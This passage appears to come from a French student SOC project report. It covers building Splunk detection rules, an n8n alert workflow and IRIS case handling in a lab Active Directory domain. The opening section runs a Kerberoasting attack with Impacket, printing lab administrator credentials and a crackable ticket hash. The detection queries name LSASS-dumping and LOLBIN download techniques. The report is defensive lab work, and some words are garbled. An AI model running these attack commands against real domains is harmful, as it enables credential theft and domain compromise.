2. De demander au KDC (contrôleur de domaine) un ticket de service (TGS) pour ces comptes
3. Le ticket TGS est chiffré avec le mot de passe NTLM du compte de service
4. L'attaquant récupère le ticket et le cracke hors-ligne (hashcat / John)

Voila la Commande: python3 /usr/share/doc/python3-impacket/examples/ GetUserSPNs.py
DUNDER.local/Administrateur:Azerty@18 -request -d

Décomposons-la :

1. GetUserSPNs.py

C'est le script Impacket qui :

- se connecte au contrôleur de domaine
- récupère la liste des comptes ayant un SPN
- peut demander des tickets Kerberos TGS pour ces comptes
- affiche les tickets sous une forme **crackable** (format hashcat)

2. DUNDER.local/Administrateur:Azerty@18

Tu te connectes au domaine avec :

- Domaine : DUNDER.local
- Utilisateur : Administrateur
- Mot de passe : Azerty@18

3 . L'option -request

C'est l'option essentielle du Kerberoasting :

Elle dit : "Demande un ticket TGS pour chaque compte ayant un SPN".

Et Impacket renvoie quelque chose du style :

\$krb5tgs\$23\$dunder.local\svc_sql:...

```
[user@ kali] ~
$ python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py DUNDER.local/Administrateur:Azerty@18 -request -d
c-ip 100.123.97.38
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastSet          LastLogon      Delegation
-----  -----  -----  -----  -----
HTTP/web01.dunder.local  svcWeb      2025-11-18 05:58:33.931499  <never>

[-] CCache file is not found. Skipping...
$krb5tgs$23$*svcWeb$DUNDER.LOCAL$DUNDER.local$/svcWeb*$5f82bdb20d465feld7b84457a233a379$46fb9c88182e7f78cd9c9ba6e40b4
a43275778837c8d5fcfbdf78887d333f4a8e72714daed1246648d8b62b47661dae8f204585893e3d58da945203bc8la62bde92dal2512e3d357
6ba7e75150c0b3e6ca97980f3270377a109f79sed96fc5a50ec44d704d866f6de8d409299ca088189abc8c45fb3c7de43838f0fb34cf4a0dcabf
51128f0206eededbf95a9196e296abf2d40c0ebe78011f3c5cc665d3d60ed4167f4c91ff28cd90497d138d5ddd9d2bb940bc83d5c61fc6e19940
2cb567a7d23628c4a20c634c4eee8fc9d7dde843c4c869a1d0265b8e0547446f0584d8f5cee85758614e0385d1fc59fd0ece0d5285f0704elc5
19eec561adbed8f04da3263cf7d005c44535863980bd0b5b227lb0ccaf3elbb62c0f4062edc0f0b7b86f0169ba32b43db6a9638b23c45de22381f
ffflia95aa0055751819242cb1e1959ad7b191f558bd5cf772759feb051b289172729d36b90c3a9d277fdc7a88196e14a9a26fe9336131b28a1f
ad23f738fd157159280042e4f462984fb05aea4f9c1e329f2257d4b6cd93d56463f3ac6ccc5318c1l75ac8213a459ddcba70fd22alcef71c7500f
c69849520dc2257a9bac7edf0ad92clb7beccel6ee5885477c0a0ee096a7eb1f0b8d9df4cbde1db5139d941843658433a15295386769fc99d0227
8994ebda8cde3a2ba5414fcc312cca9ec041clbe42f8ec71dd912747acld526ef49f291c40dbe79a2c9e8bbd8blb9dcda2b35d6a862abe3a84218
65c7112217964c24234f3f4e251524f3696e78d38c10b2b6ac3c4695fc43373efaf44f3138a083ef9ce4e3b7e82617bde38a8544d0725705db515
1bd78c838e767d1fd1d5594aafbce98631f8abf7dee93b0b464662523429a19alb33000c1cc8cec197db45b0f816451ee53c5d2ad83e583136c4d
57c57d872a7c830203562775d79fd3b8852ad15e60b9c1ef79d349c27317e7906673507d046095ba6a609c4b189f22479a78043c867633bf77099
b9d611880358d38514e882e3035bd14f813bfeadbd394054435f18068f5ba0759de46106e14698a50209bc68da3c37be99e1451db723dff250c7a
568406ad6d3dce0993d813cbd0ffa8f1c6a0c3b8f59b7a004b65d9bf59bf17c2a827177bea2a8d6edcc06b21f16804f8b1574c739b46d5aefff19
5ffdddcbe264d0a55317d1dabdd491843035880dc68a5fc47f7f999f2c132859f38e8a176644fb158a8a0d9716e8edd290647febcbcd81694c7
025b78baf1939flfb87ba987d91lc10b2b517263f813518562cce877d0865c073fa99bc0b8ba949d2d0ba7d2c1c7f2951084351b9da02c0eca7f9
ef986cd4061b02ca39ead36c780062b8176f5d6d0d8d8a0d0af76d30icef2eab2a5056913e30883181d2401ec92d852bf4e8e204010df80415c87
b945c51ae2f790071439c059c007f68881d56a0edb06f295b3cd099e869d2cebd0047e89e526f3cf6a97de869f0cab8b5acde26a8a6bcf964559
d55015a756c50e0f6bb35a199885bd81654214b19fac45483626df3537b3f08fa41ed119243e8c5187c559f36a9a5a043868287358bcc948ac626
61408aabcc2a7728cd55fe899fffea8cf616f5a4042658715bf633c4df

[user@ kali] ~
$
```

Ceci est le hash crackable (type 13100 pour hashcat)

4. L'option -d

Affiche le debug mode, donc plus de détails en sortie

(trames, authentification, messages Kerberos, SPN trouvés, etc.)

Sur Splunk:

Modifier l'alerte



Paramètres

Alerte	Kerberoasting	
Description	Facultatif	
Recherche	index=test EventCode=4769 where NOT like(Service_Name,"krbtgt%")	
Type d'alerte	Planifié	Temps réel
Exire	24	heure(s) ▾

Conditions de déclenchement

Annuler Enregistrer

L'évènement utilisé : 4769

index=test EventCode=4769

L'EventCode 4769 correspond à : "A Kerberos service ticket (TGS) was requested."

Le filtre : | where NOT like(Service_Name,"krbtgt%")

Élimine les demandes de ticket qui concernent krbtgt, car :

- Le compte krbtgt n'est jamais impliqué dans le Kerberoasting
- Toutes les attaques Kerberoasting ciblent *d'autres comptes de service*
- krbtgt sert uniquement à signer les tickets TGT

Pourquoi cette règle détecte le Kerberoasting ?

Le Kerberoasting consiste à :

1. Lister les comptes avec SPN
2. Demander le TGS (EventCode 4769) pour *tous* ces comptes
3. Récupérer les tickets pour les craquer hors-ligne

Ce qui génère dans les logs :

- Une augmentation subite de tickets 4769
- Pour des services souvent *peu utilisés*
- Depuis un utilisateur ou une machine inattendue

voila le résultat :



```
PS C:\Users\Administrateur> Set-ADAccountControl testuser2 -DoesNotRequirePreAuth $true
PS C:\Users\Administrateur>
PS C:\Users\Administrateur> Get-ADUser testuser2 -Properties DoesNotRequirePreAuth | Select Name,DoesNotRequirePreAuth
Name      DoesNotRequirePreAuth
-----   -----
testuser2          True
```

L'alerte AS-REPRoasting correspond à une technique d'attaque Active Directory où un attaquant demande des tickets d'authentification (AS-REP) pour des comptes ne nécessitant pas de pré-authentification Kerberos. Dans ce cas, le contrôleur de domaine renvoie directement un ticket chiffré, que l'attaquant peut ensuite récupérer et tenter de casser hors-ligne afin d'obtenir le mot de passe du compte ciblé.

Nous sommes toujours en train d'analyser et de déboguer cette alerte ; l'investigation n'est pas encore finalisée.

[AD] Shadow Credentials

L'alerte Shadow Credentials indique une possible tentative d'ajout ou de modification de credential material (comme des clés privées, certificats ou objets msDS-KeyCredentialLink) sur un compte Active Directory. Cette technique permet à un attaquant d'ajouter en secret des credentials alternatifs afin d'authentifier un compte sans en connaître le mot de passe. Nous sommes toujours en cours d'analyse sur cette alerte et l'investigation n'est pas encore finalisée.

[AD] Password Spraying

L'alerte Password Spraying correspond à une technique où un attaquant tente un mot de passe unique sur un grand nombre de comptes, afin d'éviter les verrouillages et rester discret. Cela génère en général de multiples tentatives d'authentification échouées, réparties sur différents utilisateurs.

Nous sommes également toujours en train d'investiguer cette alerte et l'analyse n'est pas encore terminée

[Windows] Création d'une tâche planifiée suspecte

```
index=test sourcetype=WinEventLog:Microsoft-Windows-Sysmon/Operational  
(EventCode=1 OR EventCode=13) (Image="*\schtasks.exe" OR CommandLine="*schtasks*")  
| eval alert_severity_id=5
```

Cette règle permet de détecter l'utilisation de l'outil **schtasks.exe**, couramment exploité par les attaquants pour établir ou modifier des tâches planifiées dans le but d'obtenir une persistance durable sur un système Windows. Les événements Sysmon surveillés — **EventCode 1** (process creation) et **EventCode 13** (registry value set) — offrent une visibilité complète, aussi bien sur l'exécution du binaire schtasks que sur ses effets potentiels dans la base de registre lors de la création ou la modification d'une tâche.

La surveillance du champ Image et de la ligne de commande (CommandLine) permet d'identifier tout appel à schtasks.exe, que celui-ci soit direct ou intégré dans une commande plus complexe. Les tâches planifiées malveillantes peuvent être utilisées pour exécuter un malware à intervalle régulier, lancer un payload au démarrage, ou réactiver un accès persistant, rendant ce type de détection particulièrement critique dans une chaîne d'attaque.

Pour tester cette règle, nous avons créé volontairement une tâche planifiée dans notre environnement de test à l'aide de l'outil **schtasks**, ce qui nous a permis de valider la détection, d'observer la génération des événements Sysmon attendus et de confirmer la bonne interprétation des champs par la requête. L'assignation d'un niveau de sévérité élevé (alert_severity_id=5) reflète l'importance de ce type d'activité, souvent directement associé à des mécanismes de persistance malveillante.

Remédiation:

Lorsqu'une alerte se déclenche, le SOC doit vérifier le contexte d'exécution et le contenu de la tâche créée, puis évaluer si l'hôte a potentiellement été compromis. Selon la gravité, l'analyste peut être amené à isoler la machine, réinitialiser le compte utilisé, lancer un scan anti-malware et effectuer une investigation réseau afin d'identifier tout comportement suspect ou communication C2. Si l'activité est confirmée comme malveillante, la tâche planifiée doit être supprimée, le binaire associé neutralisé et les droits du compte révisés pour empêcher toute récidive.

[Windows] Création d'un service suspect

```
index=test sourcetype=WinEventLog:Microsoft-Windows-Sysmon/Operational
EventCode=1
Image="*\sc.exe"
(CommandLine="* create *" OR CommandLine="* config *")
NOT (ParentImage="*\svchost.exe" AND ParentCommandLine="*Schedule*")
| eval alert_severity_id=5
```

Cette règle permet d'identifier la création ou la modification suspecte d'un service Windows via l'outil sc.exe, fréquemment utilisé par les attaquants lors de phases de persistance ou d'escalade de privilèges. Les options *create* et *config* sont typiquement associées à l'ajout de nouveaux services malveillants ou à l'altération de services existants afin d'obtenir une exécution automatique ou privilégiée.

L'exclusion des événements dont le processus parent est **svchost.exe** exécuté avec une commande associée au planificateur de tâches (*Schedule*) permet d'éviter les faux positifs liés au fonctionnement normal du système, notamment pendant des opérations légitimes gérées par Windows.

Pour tester cette règle, nous avons simulé la création d'un service dans notre environnement de test à l'aide de la commande **sc.exe create** afin de vérifier la bonne détection, la génération de l'événement Sysmon attendu (EventCode 1) et la cohérence des informations remontées. L'attribution d'un niveau de sévérité élevé (alert_severity_id=5) permet de prioriser ce type d'activité compte tenu de son lien direct avec des tentatives potentielles de persistance malveillante.

Remédiation:

Le SOC doit analyser la commande utilisée, le service ciblé et le contexte d'exécution pour déterminer si l'activité est légitime ou malveillante. En cas de suspicion, il peut être nécessaire d'isoler l'hôte, de vérifier ou réinitialiser le compte impliqué, d'effectuer un scan anti-malware et d'analyser les communications réseau afin de repérer un éventuel comportement C2. Si l'activité est confirmée comme malveillante, le service créé ou modifié doit être supprimé ou restauré, les binaires associés neutralisés et les droits du compte revus. Ce niveau de détection, classé en sévérité élevée, nécessite une réponse rapide compte tenu de son lien direct avec la persistance ou l'escalade de privilèges.

[Windows] Création ou modification de clé RUN

```
index=test sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=13
(TargetObject="*\Software\Microsoft\Windows\CurrentVersion\Run*")
| where User!="NT AUTHORITY\SYSTEM"
| eval Action=case(
    match(Details,"Value added"), "Created",
    match(Details,"Value overwritten|Value modified"), "Modified",
    true(), "Other"
)
| eval alert_severity_id=1
| table _time, ComputerName, User, TargetObject, Action, Details
```

Cette règle permet de détecter toute création ou modification suspecte d'entrées dans la clé Run de Windows, un emplacement couramment ciblé par les attaquants pour obtenir une persistance au démarrage.

Elle surveille les événements Sysmon liés aux modifications de registre (EventCode 13) dans HKLM\Software\Microsoft\Windows\CurrentVersion\Run, en excluant les opérations effectuées par NT AUTHORITY\SYSTEM pour limiter les faux positifs.

Le champ Details est analysé pour distinguer les valeurs ajoutées ("Created") des valeurs modifiées ("Modified"), ce qui aide à qualifier l'action de l'attaquant et la gravité potentielle.

Un niveau de严重性 est ensuite attribué (alert_severity_id=1) et les informations clés sont affichées : machine, utilisateur, clé ciblée, action et détails.

Mécanismes d'endiguement & remédiation :

- Isoler l'hôte suspect pour éviter toute propagation.
- Réinitialiser le compte utilisateur si nécessaire.
- Scanner le système avec un anti-malware pour identifier et éliminer toute menace.
- Lancer une investigation réseau pour détecter d'éventuelles connexions sortantes ou activités malveillantes liées à cette modification.

Pour tester la règle, nous avons fait :

- Win + R → regedit
- Naviguer vers
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- Ajouter ou modifier une valeur (ex. créer une valeur chaîne avec un faux chemin d'exécutable)

- Vérifier que Sysmon génère bien un événement 13 et que l'alerte remonte dans Splunk avec l'action correspondante (“Created” ou “Modified”).

[Windows] Dump LSASS

```
index=* (sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" OR sourcetype="WinEventLog:*")
(
(
    EventCode=1 AND Image="*\rundll32.exe" AND CommandLine="*comsvcs.dll*MiniDump*"
)
OR
(
    EventCode=1 AND Image="*procdump*.exe" AND CommandLine="*-ma*" AND CommandLine="*lsass*"
)
OR
(
    EventCode=1 AND Image="*\taskmgr.exe" AND CommandLine="*lsass*"
)
OR
(
    EventCode=1 AND Image="*processhacker*"
)
OR
(
    EventCode=10 AND TargetImage="*lsass.exe*" AND NOT Image="*\lsass.exe"
)
) | eval alert_severity_id=6
```

Cette règle permet d'identifier des tentatives d'accès ou d'exfiltration de la mémoire du processus critique **LSASS** (Local Security Authority Subsystem Service). LSASS contient des informations sensibles telles que les hash NTLM, les tickets Kerberos et divers secrets d'authentification. Le compromis de ce processus est une étape centrale dans de nombreuses attaques visant l'élévation de priviléges ou le mouvement latéral, ce qui rend ce type d'activité particulièrement critique à surveiller.

La détection repose sur plusieurs conditions visant à couvrir un large éventail de techniques utilisées pour dumper ou accéder à la mémoire de LSASS. Parmi celles-ci, on retrouve l'exécution de **rundll32.exe** chargeant *comsvcs.dll* avec l'argument *MiniDump*, une méthode légitime souvent détournée par les attaquants. La requête surveille également l'usage d'**outils spécialisés** tels que *procdump*, *taskmgr* utilisé de manière anormale pour viser LSASS, ou encore des utilitaires tiers comme *Process Hacker*, régulièrement employés dans un contexte offensif pour manipuler les processus système.

En complément, l'intégration des événements Sysmon **EventCode 10** (ProcessAccess) permet de capturer toute tentative suspecte d'accès à LSASS, même sans création de processus. La règle exclut naturellement l'accès de LSASS à lui-même afin de limiter les faux positifs. L'association de toutes ces conditions assure une couverture robuste contre les tentatives de credential dumping, qu'elles soient basées sur des outils Microsoft, des binaires légitimes détournés ou des utilitaires offensifs.

Pour valider cette détection, nous avons exécuté différents scénarios dans notre environnement de test, incluant l'utilisation de *procdump.exe* et l'appel de *rundll32.exe* avec *comsvcs.dll*. Les événements Sysmon correspondants ont correctement été générés et corrélés, confirmant la pertinence et l'efficacité de la règle. L'attribution d'un niveau de严重性 élevé (**alert_severity_id=6**) permet enfin de prioriser ces alertes, en cohérence avec leur impact potentiel sur la sécurité du système et du domaine.

Remédiation:

Le SOC doit examiner immédiatement le processus à l'origine de l'accès et la technique utilisée, car ce type d'activité est quasi systématiquement associé à une compromission avancée. En cas de suspicion, il est recommandé d'isoler l'hôte, de vérifier les comptes impliqués, d'exécuter un scan anti-malware et d'analyser les flux réseau pouvant indiquer une exfiltration de secrets ou un beaconing. Si l'activité est confirmée, l'enquête doit se poursuivre sur la chaîne complète d'intrusion, incluant la compromission initiale et les éventuelles actions post-exploitation. La严重性 maximale attribuée à cette détection reflète la nécessité d'une réponse immédiate et prioritaire pour éviter une compromission du domaine.

[Windows] Utilisation LOLBIN

```
index="test" EventCode=1 source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
(
  (Image="*mshta.exe" AND CommandLine="*javascrypt:")
  OR
  (Image="*regsvr32.exe" AND CommandLine="*scrobj.dll")
  OR
  (Image="*rundll32.exe" AND CommandLine="*url.dll,FileProtocolHandler")
  OR
  (Image="*certutil.exe" AND (CommandLine="*-urlcache*" OR CommandLine="*-decode*" OR CommandLine="*-hashfile*"))
  OR
  (Image="*wmic.exe" AND (CommandLine="*process*" OR CommandLine="*os get*"))
) | eval alert_severity_id=5
```

Cette règle permet d'identifier l'utilisation d'outils fréquemment détournés par les attaquants pour télécharger, exécuter ou préparer l'exécution d'un code malveillant via des mécanismes "Living Off The Land". Elle couvre plusieurs vecteurs : *mshta.exe* appelant du code JavaScript distant, *regsvr32.exe* utilisant *scrobj.dll* pour charger un script malveillant, *rundll32.exe* exploitant *url.dll* pour ouvrir une ressource distante, ainsi que *certutil.exe* dans des usages typiques d'exfiltration, de décodage ou de téléchargement. Elle détecte également l'usage anormal de *wmic.exe* à des fins de reconnaissance système ou de surveillance des processus. Ces comportements sont fortement associés à des phases d'attaque telles que l'implantation initiale, le contournement des défenses ou le déploiement de payloads distants. Une严重性 élevée est attribuée (5) en raison de leur potentiel d'abus pour exécuter du code externe ou préparer une compromission.


Remédiation :

Le SOC doit vérifier immédiatement la nature du binaire appelé, l'origine de la commande et l'URL ou le fichier visé. En cas de suspicion, il est recommandé d'isoler l'hôte, d'examiner les comptes utilisés, de lancer un scan anti-malware et d'analyser les flux réseau pour

déetecter d'éventuels téléchargements malveillants ou communications suspectes. Si l'activité est confirmée comme offensive, des actions de nettoyage, de suppression des scripts ou artifacts, et d'investigation complémentaire sur les étapes antérieures de l'intrusion doivent être engagées afin de prévenir toute exécution ou persistance ultérieure.

4. n8n

Nous avons repris le **workflow existant de webhook** pour la remontée des alertes générées par Splunk et Kunai, qui permet d'envoyer automatiquement les informations vers l'API IRIS. Nous y avons **ajouté plusieurs améliorations** afin de faciliter le travail des analystes SOC dans leurs investigations : le script Python intégré corrige et formate les liens vers les résultats, transforme les adresses IP externes en liens cliquables vers AbuseIPDB, et enrichit les informations sur l'alerte (commande exécutée, utilisateur, source et destination,). Veuillez consulter ce case <https://100.67.56.61/case?cid=9> afin d'avoir une vue sur une sélection d'alertes déclenchées dans la phase de test.



De plus, une notification par email est automatiquement déclenchée pour les alertes **critiques**. Pour l'instant, elle est envoyée vers une **adresse de test créée pour ce projet**, mais l'idée de cette partie du workflow est de pouvoir notifier directement le manager SOC et/ou le service d'astreinte afin de garantir que ce type d'alerte soit traité dans le **plus bref délai**.




5. Iris

Report templates

Nous avons réutilisé le template « **Notification client** » déjà présent dans IRIS, que nous avons légèrement adapté afin de le rendre cohérent avec notre contexte projet.

<https://100.67.56.61/manage/templates#>

Exemples d'alertes déclenchées :



MODIFICATION CLÉ RUN - PERSISTANCE POSSIBLE SUR WINDOWS11
#925 - 69093627-1239-4F56-B163-6D27014DEC81

No description provided

General info


Source: windows11:WinEventLog:Microsoft-Windows-Sysmon/Operational
Source Link: https://100.67.56.61:8000/app/search/search?
q=%7Cloadjob%20rt_scheduler_bighrman_search_RMD5e98ef292c18ae060_at_1763980980_33120.14%20%7C%20head%201%20%7C%20tail%201&earliest=0&latest=now
Source Reference:

- User: NOT_TRANSLATED.DUNDER\Administrateur
- EventCode: 13
- EventType: 4 SetValue
- TargetObject: HKEY\Software\Microsoft\Windows\CurrentVersion\Run\New Value #1

Source Event Time: 24/11/2025 13:52:55 UTC
IRIS Creation Time: 24/11/2025 13:57:01 UTC

Alert note

Relationships



MULTIPLES COMMANDES D'ÉNUMÉRATION SUR SOC5A
#932 - B4906762-4D46-48EF-8C7D-10E2273A14B5

No description provided

General info

Source: soc5a:
Source Link: https://100.67.56.61:8000/app/search/search?
q=%7Cloadjob%20scheduler_etudiant_search_RMD568932110177d438c_at_1764016800_35149%20%7C%20head%201%20%7C%20tail%201&earliest=0&latest=now
Source Reference:

- User: root
- list_cmd_line: id,ip a,whoami

Source Event Time: 24/11/2025 20:28:56 UTC
IRIS Creation Time: 24/11/2025 20:40:02 UTC

Alert note

Relationships

BEZZAZI Morad
24/11/2025 22:53:16

Dashboard
Overview

INVESTIGATION
Case
Alerts
Search
Activities
DIM Tasks

MANAGE
Manage cases
Advanced

TEST NBN SUR SOC5A
#379 - DBCB96AA-0A9E-4EDD-AED1-F622BE2751AB

Alerte générée par test nbn sur soc5a

Merge Assign Set status Close with note Close

General info

Source: soc5:kunai_json
Source Link: https://100.67.56.61:8000/app/search/search?q=%7Cbaobj%20rt_scheduler_etudiant_search_RMD5b6cecece6de1acc_at_1763831636_22497.3%20%7C%20head%2049%207C%20tail%201&earliest=0&latest=now
Source Reference:

- Command line: /usr/sbin/tailscaled --state=/var/lib/tailscale/tailscaled.state --socket=/run/tailscale/tailscaled.sock --port=41641
- User: root
- Source: 192.168.179.179:59370
- Destination: [176.58.90.104](https://www.abuseipdb.com/check/176.58.90.104):443


Source Event Time: 22/11/2025 17:19:58 UTC
IRIS Creation Time: 22/11/2025 17:50:47 UTC

Alert note

Relationships

<https://www.abuseipdb.com/check/176.58.90.104> [Toggle Relations](#)

Workflow d'investigation



6. Bibliographie

Pour la construction de nos règles, nous nous sommes inspirés des modèles proposés dans le Splunk Security Content Hub et de quelque dépôt GitHub.

- [Splunk Hub](#)
- [Github Splunk detection rules - windows](#)